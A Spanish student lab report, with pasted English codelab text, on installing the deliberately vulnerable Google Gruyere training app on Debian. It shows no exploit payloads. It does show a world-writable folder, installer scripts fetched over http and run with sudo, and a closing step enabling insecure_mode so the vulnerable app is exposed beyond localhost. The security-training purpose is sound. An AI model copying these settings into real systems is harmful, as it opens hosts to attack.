
Nombre y sistema:



Configuración de sistema:



Configuración de red, en modo puente:



Comprobación de la versión del sistema:



A screenshot of a terminal window titled "alesander@debian: ~". The window shows the command "uname -r" being run, with the output "5.10.0-20-amd64" displayed. The terminal has a light gray background and dark gray text. There are standard window controls at the top right.

```
alesander@debian:~$ uname -r
5.10.0-20-amd64
alesander@debian:~$
```

- 1- El primer paso para instalar gruyere es descargarlo desde su página oficial, desde este enlace: <https://google-gruyere.appspot.com/part1>

A Codelab by Bruce Leban, Mugdha Bendre, and Parisa Tabriz

## Setup

To access Gruyere, go to <https://google-gruyere.appspot.com/start>. AppEngine will start a new instance of Gruyere for you, assign it a unique id and redirect you to <https://google-gruyere.appspot.com/123/> (where 123 is your unique id). Each instance of Gruyere is "sandboxed" from the other instances so your instance won't be affected by anyone else using Gruyere. You'll need to use your unique id instead of 123 in all the examples. If you want to share your instance of Gruyere with someone else (e.g., to show them a successful attack), just share the full URL with them including your unique id.

The Gruyere source code is available online so that you can use it for white-box hacking. You can browse the source code at <https://google-gruyere.appspot.com/code/> or download all the files from <https://google-gruyere.appspot.com/gruyere-code.zip>. If you want to debug it or actually try fixing the bugs, you can download it and run it locally. You do not need to run Gruyere locally in order to do the lab.

### ▼ Running locally

**WARNING:** Because Gruyere is very vulnerable, it includes some protection against being exploited by an external attacker when run locally. You'll see these parts of the code marked DO NOT CHANGE. Gruyere only accepts requests from localhost and uses a random unique id in the URL. However, it's difficult to fully protect against an external attack. And if you make changes to Gruyere you could make it more vulnerable to a real attack. Therefore, you should close other web pages while running Gruyere locally and you should make sure that no other user is logged in to the machine you are using.

To run Gruyere locally, you'll first need to install Python 2.7, if you don't already have it. Gruyere was developed and tested with version 2.7 and may not work with other versions of Python. You can download it from [python.org](https://www.python.org). Download Gruyere itself from <https://google-gruyere.appspot.com/gruyere-code.zip> and unpack it to your local disk. Then to run the application, simply type:

```
$ cd <gruyere-directory>
$ ./gruyere.py
```

You'll need to replace `google-gruyere.appspot.com` in all the examples with `localhost:8008` in addition to replacing 123 with your unique id. Note that the unique id appears in a different location. There are a few other small differences between running Gruyere locally vs. accessing the instance on App Engine. The most obvious is that the App Engine version runs in a limited sandbox. So if you do something that puts Gruyere into an infinite loop, the monitor will detect it and kill it. That might not happen when you run it locally, depending on what the loop is doing.

## Reset Button

As noted above, each instance is sandboxed so it can't consume infinite resources and it can't interfere with anyone else's instance. Notwithstanding that, it is possible to put your Gruyere instance into a state where it is completely unusable. If that happens, you can push a magic "reset button" to wipe out all the data in your instance and start from scratch. To do this, visit this URL with your instance id:

<https://google-gruyere.appspot.com/resetbutton/123>

## About the Code


Gruyere is small and compact. Here is a quick rundown of the application code:

2- El segundo paso es extraer el fichero y ejecutar gruyere:

Primero creo la carpeta donde lo voy a ejecutar:


## Table of Contents

- Beat the hackers
- Gruyere
- Set-up
  - Reset Button
  - About the Code
  - Features and Technologies
- Using Gruyere
- Cross-Site Scripting (XSS)
  - XSS Challenges
  - File Upload XSS
  - Reflected XSS
  - Stored XSS
  - Stored XSS via HTML Attribute
  - Stored XSS via AJAX
  - Reflected XSS via AJAX
  - More about XSS
- Client-State Manipulation
  - Elevation of Privilege
  - Cookie Manipulation
- Cross-Site Request Forgery (XSRF)
  - XSRF Challenge
  - More about preventing XSRF
- Cross Site Script Inclusion (XSSI)
  - XSSI Challenge
- Path Traversal
  - Information disclosure via path traversal
  - Data tampering via path traversal
- Denial of Service
  - DoS - Quit the Server
  - DoS - Overloading the Server
  - More on Denial of Service
- Code Execution
  - Code Execution Challenge
  - More on Remote Code Execution
- Configuration Vulnerabilities
  - Information disclosure #1
  - Information disclosure #2
  - Information disclosure #3
- AJAX vulnerabilities
  - DoS via AJAX
  - Phishing via AJAX
- Other Vulnerabilities
  - Buffer Overflow and Integer Overflow
  - SQL Injection
- After the Codelab



A screenshot of a terminal window titled "alesander@debian: ~". The window contains the following text:


```
alesander@debian:~$ sudo mkdir ./Escritorio/gruyere -m 777
[sudo] password for alesander:
alesander@debian:~$
```



A screenshot of a terminal window titled "alesander@debian: ~/Escritorio/gruyere". The window contains the following text:

```
alesander@debian:~/Escritorio/gruyere$ unzip gruyere-code.zip -d ./gruyere
Archive: gruyere-code.zip
  inflating: ./gruyere/data.py
  inflating: ./gruyere/gruyere.py
  inflating: ./gruyere/gtl.py
  inflating: ./gruyere/README
  inflating: ./gruyere/sanitize.py
extracting: ./gruyere/secret.txt
  inflating: ./gruyere/resources/base.css
  inflating: ./gruyere/resources/cheese.png
  inflating: ./gruyere/resources/dump.gtl
  inflating: ./gruyere/resources/editprofile.gtl
  inflating: ./gruyere/resources/error.gtl
  inflating: ./gruyere/resources/favicon.ico
  inflating: ./gruyere/resources/feed.gtl
  inflating: ./gruyere/resources/home.gtl
  inflating: ./gruyere/resources/lib.js
  inflating: ./gruyere/resources/login.gtl
  inflating: ./gruyere/resources/manage.gtl
  inflating: ./gruyere/resources/menubar.gtl
  inflating: ./gruyere/resources/newaccount.gtl
  inflating: ./gruyere/resources/newsnippet.gtl
  inflating: ./gruyere/resources/showprofile.gtl
  inflating: ./gruyere/resources/snippets.gtl
  inflating: ./gruyere/resources/upload.gtl
  inflating: ./gruyere/resources/upload2.gtl
alesander@debian:~/Escritorio/gruyere$
```


Y, por último, ejecutarlo:



A screenshot of a terminal window titled "alesander@debian: ~/Escritorio/gruyere/gruyere". The window contains the following text:

```
alesander@debian:~/Escritorio/gruyere$ ./gruyere.py
/usr/bin/env: «python2.7»: No existe el fichero o el directorio
alesander@debian:~/Escritorio/gruyere$ █
```

Me da este error, por no tener instalado python2.7, pues lo instalaré con este script:



```
alesander@debian:~$ cat python27.sh
sudo apt-get install build-essential libsqlite3-dev zlib1g-dev libncurses5-dev libgdbm-dev libbz2-dev
libreadline5-dev libssl-dev libdb-dev


wget http://www.python.org/ftp/python/2.7.3/Python-2.7.3.tgz
tar -xzf Python-2.7.3.tgz
cd Python-2.7.3

./configure --prefix=/usr --enable-shared
make
sudo make install
cd ..


sudo update-alternatives --install /usr/bin/python python /usr/bin/python2.6 20
sudo update-alternatives --install /usr/bin/python python /usr/bin/python2.7 10
sudo update-alternatives --set python /usr/bin/python2.6

wget http://peak.telecommunity.com/dist/ez_setup.py
sudo python2.7 ez_setup.py
sudo easy_install-2.7 virtualenv
alesander@debian:~$
```

Ahora sí, ejecuto gruyere:




```
alesander@debian:~/Escritorio/gruyere/gruyere$ python ./gruyere.py
Gruyere started...
http://127.0.0.1:8008/
http://127.0.0.1:8008/496126131535274324725365164256608067829/
Couldn't load data; expected the first time Gruyere is run
```



3- El tercer paso es configurar gruyere para que no solo funcionen en local:

- Primero cambiar la variable `insecure_mode = True`, en el fichero `gruyere.py`:

